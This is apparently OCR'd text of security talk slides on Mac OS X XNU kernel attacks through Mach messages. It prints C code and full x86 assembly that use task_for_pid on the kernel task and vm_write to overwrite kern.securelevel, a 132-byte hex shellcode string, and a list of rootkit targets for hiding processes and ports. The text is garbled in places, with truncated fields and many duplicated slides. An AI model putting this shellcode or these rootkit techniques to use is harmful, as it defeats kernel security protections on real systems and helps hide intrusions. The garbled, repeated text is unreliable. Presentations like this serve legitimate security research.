    msgh_bits = 0x80001513,
    msgh_siz  = 0x3c,
    msgh_re   e_port = 0x313,
    msgh_l    ort = 0x117,
    msgh_re   ved = 0xbffff9d4,
    msgh_id   0x12c6
  },
  msgh_body   {
    msgh_de   iptor_count = 0x1
  },
  data = {
    address   0xbffff928,
    size =    ,
    dealloc     = 0x0,
    copy =    ,
    pad1 =    ,
    type =
  },
  NDR = {
    mig_ver     0x0,
    if_vers   0x0,
              = 0x0,
    mig_encoding = 0x0,
    int_rep = 0x1,
    char_rep = 0x0,
    float_rep = 0x0,
    reserved2 = 0x0
  },
  address = 0x55c9d0,
  dataCnt = 0x4
}
```

vm_write mach msg Request data structure

```
InP->msgh_body.msgh_descriptor_count = 1;
InP->data.address = &data;
InP->data.size = sizeof(data);
InP->data.deallocate =  FALSE;
InP->data.copy = MACH_MSG_VIRTUAL_COPY;
InP->data.type = MACH_MSG_OOL_DESCRIPTOR;
InP->NDR = NDR_record;
InP->address = (vm_address_t) SECLVLADDR;
InP->dataCnt = sizeof(data);
InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
MACH_MSGH_BITS(19,
MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_size = sizeof(Request);
InP->Head.msgh_remote_port = kernel_task;
InP->Head.msgh_local_port =
mach_reply_port();
InP->Head.msgh_id = 4806;
```

```
$7 = {
  Head = {
    msgh_bits = 0x80001513,
    msgh_size = 0x3c,
    msgh_remote_port = 0x313,
    msgh_local_port = 0x117,
    msgh_reserved = 0xbffff9d4,
    msgh_id = 0x12c6
  },
  msgh_body = {
    msgh_descriptor_count = 0x1
  },
  data = {
    address = 0xbffff928,
    size = 0x4,
    deallocate = 0x0,
    copy = 0x1,
    pad1 = 0x0,
    type = 0x1
  },
  NDR = {
    mig_vers = 0x0,
    if_vers = 0x0,
    reserved1 = 0x0,
    mig_encoding = 0x0,
    int_rep = 0x1,
    char_rep = 0x0,
    float_rep = 0x0,
    reserved2 = 0x0
  },
  address = 0x55c9d0,
  dataCnt = 0x4
}
```

vm_write mach msg Request data structure

```
InP->msgh_body.msgh_descriptor_count = 1;
InP->data.address = &data;
InP->data.size = sizeof(data);
InP->data.deallocate =  FALSE;
InP->data.copy = MACH_MSG_VIRTUAL_COPY;
InP->data.type = MACH_MSG_OOL_DESCRIPTOR;
InP->NDR = NDR_record;
InP->address = (vm_address_t) SECLVLADDR;
InP->dataCnt = sizeof(data);
InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
MACH_MSGH_BITS(19,
MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_size = sizeof(Request);
InP->Head.msgh_remote_port = kernel_task;
InP->Head.msgh_local_port =
mach_reply_port();
InP->Head.msgh_id = 4806;
```

```
$7 = {
  Head = {
    msgh_bits = 0x80001513,
    msgh_size = 0x3c,
    msgh_remote_port = 0x313,
    msgh_local_port = 0x117,
    msgh_reserved = 0xbffff9d4,
    msgh_id = 0x12c6
  },
  msgh_body = {
    msgh_descriptor_count = 0x1
  },
  data = {
    address = 0xbffff928,
    size = 0x4,
    deallocate = 0x0,
    copy = 0x1,
    pad1 = 0x0,
    type = 0x1
  },
  NDR = {
    mig_vers = 0x0,
    if_vers = 0x0,
    reserved1 = 0x0,
    mig_encoding = 0x0,
    int_rep = 0x1,
    char_rep = 0x0,
    float_rep = 0x0,
    reserved2 = 0x0
  },
  address = 0x55c9d0,
  dataCnt = 0x4
}
```

Sending mach messages within shellcode

```
gdb$ print sizeof(Request)
$4 = 0x3c
gdb$ x/15x InP
0xbffff8ec:   0x80001513   0x0000003c   0x00000313   0x00000117
0xbffff8fc:   0xbffff9d4   0x000012c6   0x00000001   0xbffff928
0xbffff90c:   0x00000004   0x01000100   0x00000000   0x00000001
0xbffff91c:   0x0055c9d0   0x00000000   0x00000004
```

Request->Head
Request->msgh_body
Request->data
Request->NDR
Request->address
Request->dataCnt

Example - Writing to kernel memory

- Subverting BSD kern.securelevel security
- Kern.securelevel sysctl can be raised by user, but not lowered
  - `hawtness:~ x30n$ sysctl -a|grep kern.securelevel`
  - `kern.securelevel = 0`
  - `hawtness:~ x30n$ sudo sysctl -w kern.securelevel=1`
  - `kern.securelevel: 0 -> 1`
  - `hawtness:~ x30n$ sysctl -a|grep kern.securelevel`
  - `kern.securelevel = 1`
  - `hawtness:~ x30n$ sudo sysctl -w kern.securelevel=0`
  - `kern.securelevel: 1`
  - **`sysctl: kern.securelevel: Operation not permitted`**


NOTE: Not a novel target!

- Overwriting kern.securelevel is not original


- Nemo (nemo@felinemenace.org) originally showed this in Uninformed v4

- Easy to follow example
  - Write single value to a kernel address
  - Don’t have to walk linked lists, etc…


- Clear demonstration of impact



Co-Location of Mach and BSD in XNU Kernel



Co-Location of Mach and BSD in XNU Kernel



Co-Location of Mach and BSD in XNU Kernel

Overwrite securelevel with C

- Obtain address of securelevel
  - `hawtness:~ x30n$ x30n$ nm /mach_kernel|grep securelevel`
  - `0055c9d0 S _securelevel`
- Changeseclvl.c

```
#define SECLVLADDR 0x0055c9d0
…
value = atoi(argv[1]);
task_for_pid(mach_task_self(), 0, &kernel_task);
…
vm_write(kernel_task, (vm_address_t) SECLVLADDR,
 (vm_address_t)&value, sizeof(value)))
…
```

Overwrite securelevel – Shellcode

task_self_trap, task_for_pid kernel task, mach_reply_port

```
Section .text

        global _start

_start:
       push    esp
       pop     ecx
       mov     eax, 0xffffffe4
       mov     eax, -28         ;Set and call task_self_trap
       int     0x81
       push    eax
       pop     ebx
       xor     eax, eax
       push    ecx      ;Address to put port right
       push    eax       ;0 (PID of kernel)
       push    ebx       ;return value of task_self()
      push    ebx        ;PAD
       mov    eax, -45  ;task_for_pid trap number
       int    0x81
      mov     eax, -26         ;Set and call mach_reply_port
      int     0x81
…
```

Overwrite securelevel – Shellcode

task_self_trap, task_for_pid kernel task, mach_reply_port


```
Section .text

        global _start

_start:
       push    esp
       pop     ecx
       mov     eax, 0xfffffffe4
       mov     eax, -28          ;Set and call task_self_trap
       int     0x81
       push    eax
       pop     ebx
       xor     eax, eax
       push    ecx
       push    eax               ;0 (PID of kernel)
       push    ebx               ;return value of task_self()
      push     ebx               ;PAD
       mov    eax, -45  ;task_for_pid trap number
       int    0x81
      mov      eax, -26          ;Set and call mach_reply_port
      int      0x81
…
```

Kernel task port right stored here after task_for_pid

Overwrite securelevel – Shellcode
Construct request structure on stack

```
mov     edx, eax
xor     eax, eax          ;Set Value to write
push    eax
push    esp
mov     ecx, [ecx]        ;move value of kernel task port into ecx
pop     ebx               ;move pointer to data_to_write into ebx
mov     al, 0x4           ;Set dataCnt
push    eax
xor     eax, eax          ;Set pad to 0
push    eax
sub     eax, 0xffaa3630   ;Subtract 0xffaa3630 from 0x0 to get 0x0055c9d0
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x1           ;Set NDR->int_rep = 1
push    eax
xor     eax, eax          ;Set other NDR flags
push    eax
sub     eax, 0xfefffeff   ;Set data->deallocate, copy, pad1, type flags
dec     eax
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x4           ;Set data->size sizeof(data_to_write)
```

Overwrite securelevel – Shellcode
Construct request structure on stack




```
mov     edx, eax
xor     eax, eax
push    eax
push    esp
mov     ecx, [ecx]          ;move value of kernel task port into ecx
pop     ebx                 ;move pointer to data_to_write into ebx
mov     al, 0x4             ;Set dataCnt
push    eax
xor     eax, eax            ;Set pad to 0
push    eax
sub     eax, 0xffaa3630     ;Subtract 0xffaa3630 from 0x0 to get 0x0055c9d0
push    eax
xor     eax, eax            ;Clear eax
mov     al, 0x1             ;Set NDR->int_rep = 1
push    eax
xor     eax, eax            ;Set other NDR flags
push    eax
sub     eax, 0xfefffeff     ;Set data->deallocate, copy, pad1, type flags
dec     eax
push    eax
xor     eax, eax            ;Clear eax
mov     al, 0x4             ;Set data->size sizeof(data_to_write)
```

Overwrite securelevel – Shellco
Construct request structure tack


```
mov     edx, eax
xor     eax, eax          ;Set Value
push    eax
push    esp
mov     ecx, [ecx]        ;mo  of kernel task port into ecx
pop     ebx               ;  inter to data_to_write into ebx
mov     al, 0x4           ataCnt
push    eax
xor     eax, eax          Set pad to 0
push    eax
sub     eax, 0xffaa3630   ;Subtract 0xffaa3630 from 0x0 to get 0x0055c9d0
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x1           ;Set NDR->int_rep = 1
push    eax
xor     eax, eax          ;Set other NDR flags
push    eax
sub     eax, 0xfefffeff   ;Set data->deallocate, copy, pad1, type flags
dec     eax
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x4           ;Set data->size sizeof(data_to_write)
```

Overwrite securelevel – Shellcode
Construct request structure on stack


```
push    eax
push    ebx             ;push address of data_to_write
xor     eax, eax        ;Clear eax
inc     eax             ;Set msgh_body->msgh_descriptor_count (1)
push    eax
mov     ax, 0x12c6      ;Set Head->msgh_id
push    eax
xor     eax, eax        ;Set msgh_reserved
push    eax
push    edx             ;Push local_port
push    ecx             ;Push kernel task (remote_port)
mov     al, 0x3c        ;Set msgh_size (Variable)
push    eax
xor     eax, eax        ;Set Head->msgh_bits (MACH_MSGH_BITS_COMPLEX
                         |MACH_MSGH_BITS(19,MACH_MSG_TYPE_MAKE_SEND_ONCE))
sub     eax, 0x7fffeaed
push    eax
push    esp
pop     ebx             ;Save address of IPC Header on stack into ebx
xor     eax, eax
push    eax             ;Push MACH_PORT_NULL (0x0)
push    eax             ;Push MACH_MSG_TIMEOUT_NONE (0x0)
push    edx             ;Push local mach port
```

Overwrite securelevel – Shellcode
Construct request structure on stack

```
xor     eax, eax          ;Clear eax
mov     al, 0x2c          ;Set sizeof(Reply)
push    eax
add     al, 0x10          ;Set sizeof(Request)
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x3           ;Set option bit map (MACH_SEND_MSG|MACH_RCV_MSG|
                          MACH_MSG_OPTION_NONE)
push    eax
push    ebx
push    ebx
mov     eax, -32
int     0x81
```

Overwrite securelevel – Shellcode
Construct request structure on stack

```
xor     eax, eax          ;Clear eax
mov     al, 0x2c          ;Set sizeof(Reply)
push    eax
add     al, 0x10          ;Set sizeof(Request)
push    eax
xor     eax, eax          ;Clear eax
mov     al, 0x3           ;Set option bit map (MACH_SEND_MSG|MACH_RCV_MSG|
                          MACH_MSG_OPTION_NONE)
push    eax
push    ebx
push    ebx
mov     eax, -32
int     0x81
```



Mach Shellcode

```
_start:
        push    esp
        pop     ecx
        mov     eax, -28        ;Set and call task_self_trap
        int     0x81
        push    eax
        pop     ebx
        xor     eax, eax
        push    ecx             ;Address to put port right
        push    eax             ;0 (PID of kernel)
        push    ebx             ;return value of task_self()
        push    ebx             ;Extra pad needed because trap things it's being called as a function...
        mov     eax, -45
        int     0x81
        mov     eax, -26        ;Set and call mach_reply_port
        int     0x81
        mov     edx, eax
        xor     eax, eax        ;Set Value to write
        push    eax
        push    esp
        mov     ecx, [ecx]      ;move value of kernel task port into ecx
        pop     ebx             ;move pointer to data_to_write into ebx
        mov     al, 0x4         ;Set dataCnt
        push    eax
        xor     eax, eax        ;Set pad to 0
        push    eax
        sub     eax, 0xffaa3630 ;Subtract 0xffaa3630 from 0x0 to get 0x0055c9d0
        push    eax
        xor     eax, eax        ;Clear eax
        mov     al, 0x1         ;Set NDR->int_rep = 1
        push    eax
        xor     eax, eax        ;Set other NDR flags
        push    eax
        sub     eax, 0xfefffeff ;Set data->deallocate, copy, pad1, type flags (little endian)
        dec     eax
        push    eax
        xor     eax, eax        ;Clear eax
        mov     al, 0x4         ;Set data->size sizeof(data_to_write)
        push    eax
        push    ebx             ;push address of data_to_write
        xor     eax, eax        ;Clear eax
        inc     eax             ;Set msgh_body->msgh_descriptor_count (1)
        push    eax
        mov     ax, 0x12c6      ;Set Head->msgh_id
        push    eax
        xor     eax, eax        ;Set msgh_reserved
        push    eax
        push    edx             ;Push local_port
        push    ecx             ;Push kernel task (remote_port)
        mov     al, 0x3c        ;Set msgh_size (Variable)
        push    eax
        xor     eax, eax        ;Set Head->msgh_bits
        sub     eax, 0x7fffeaed
        push    eax
        push    esp
        pop     ebx             ;Save address of IPC Header on stack into ebx
        xor     eax, eax
        push    eax             ;Push MACH_PORT_NULL (0x0)
        push    eax             ;Push MACH_MSG_TIMEOUT_NONE (0x0)
        push    edx             ;Push local mach port
        xor     eax, eax        ;Clear eax
        mov     al, 0x2c        ;Set sizeof(Reply)
        push    eax
        add     al, 0x10        ;Set sizeof(Request)
        push    eax
        xor     eax, eax        ;Clear eax
        mov     al, 0x3         ;Set option bit map (MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE)
        push    eax
        push    ebx
        push    ebx
        mov     eax, -32
```

Demo overwriting memory in kernel


- 132 Byte Shellcode (Could probably be tightened up)

```
char shellcode[] =
"\x54\x59\xb8\xe4\xff\xff\xff\xb8\xe4\xff\xff\xff\xcd\x81\x50\x5b"
"\x31\xc0\x51\x50\x53\x53\xb8\xd3\xff\xff\xff\xcd\x81\xb8\xe6\xff"
"\xff\xff\xcd\x81\x89\xc2\x31\xc0\x50\x54\x8b\x09\x5b\xb0\x04\x50"
"\x31\xc0\x50\x2d\x30\x36\xaa\xff\x50\x31\xc0\xb0\x01\x50\x31\xc0"
"\x50\x2d\xff\xfe\xff\xfe\x48\x50\x31\xc0\xb0\x04\x50\x53\x31\xc0"
"\x40\x50\x66\xb8\xc6\x12\x50\x31\xc0\x50\x52\x51\xb0\x3c\x50\x31"
"\xc0\x2d\xed\xea\xff\x7f\x50\x54\x5b\x31\xc0\x50\x50\x52\x31\xc0"
"\xb0\x2c\x50\x04\x10\x50\x31\xc0\xb0\x03\x50\x53\x53\xb8\xe0\xff"
"\xff\xff\xcd\x81";
```

Potential kernel rootkit targets

- Hooking
  - System calls, network, etc…
    - ip_protox[] – Network Protocol Handlers
- Kernel Object Manipulation
  - Process list, Listening ports, etc.
    - allproc – Linked list of all running processes (Hide a PID…)
    - tcbinfo – Linked list of listening ports
- Inline function patching
  - Changing control flow by modifying kernel code in memory

Bad news…



10.6 restricted task access for kernel task

According to an apple developer:

"task_for_pid() is not supported on the kernel task, no matter your privilege level nor what API you use.

… there is no legitimate use for inspecting kernel memory."

(http://lists.apple.com/archives/darwin-kernel/2011/Mar/msg00004.html)

Userland

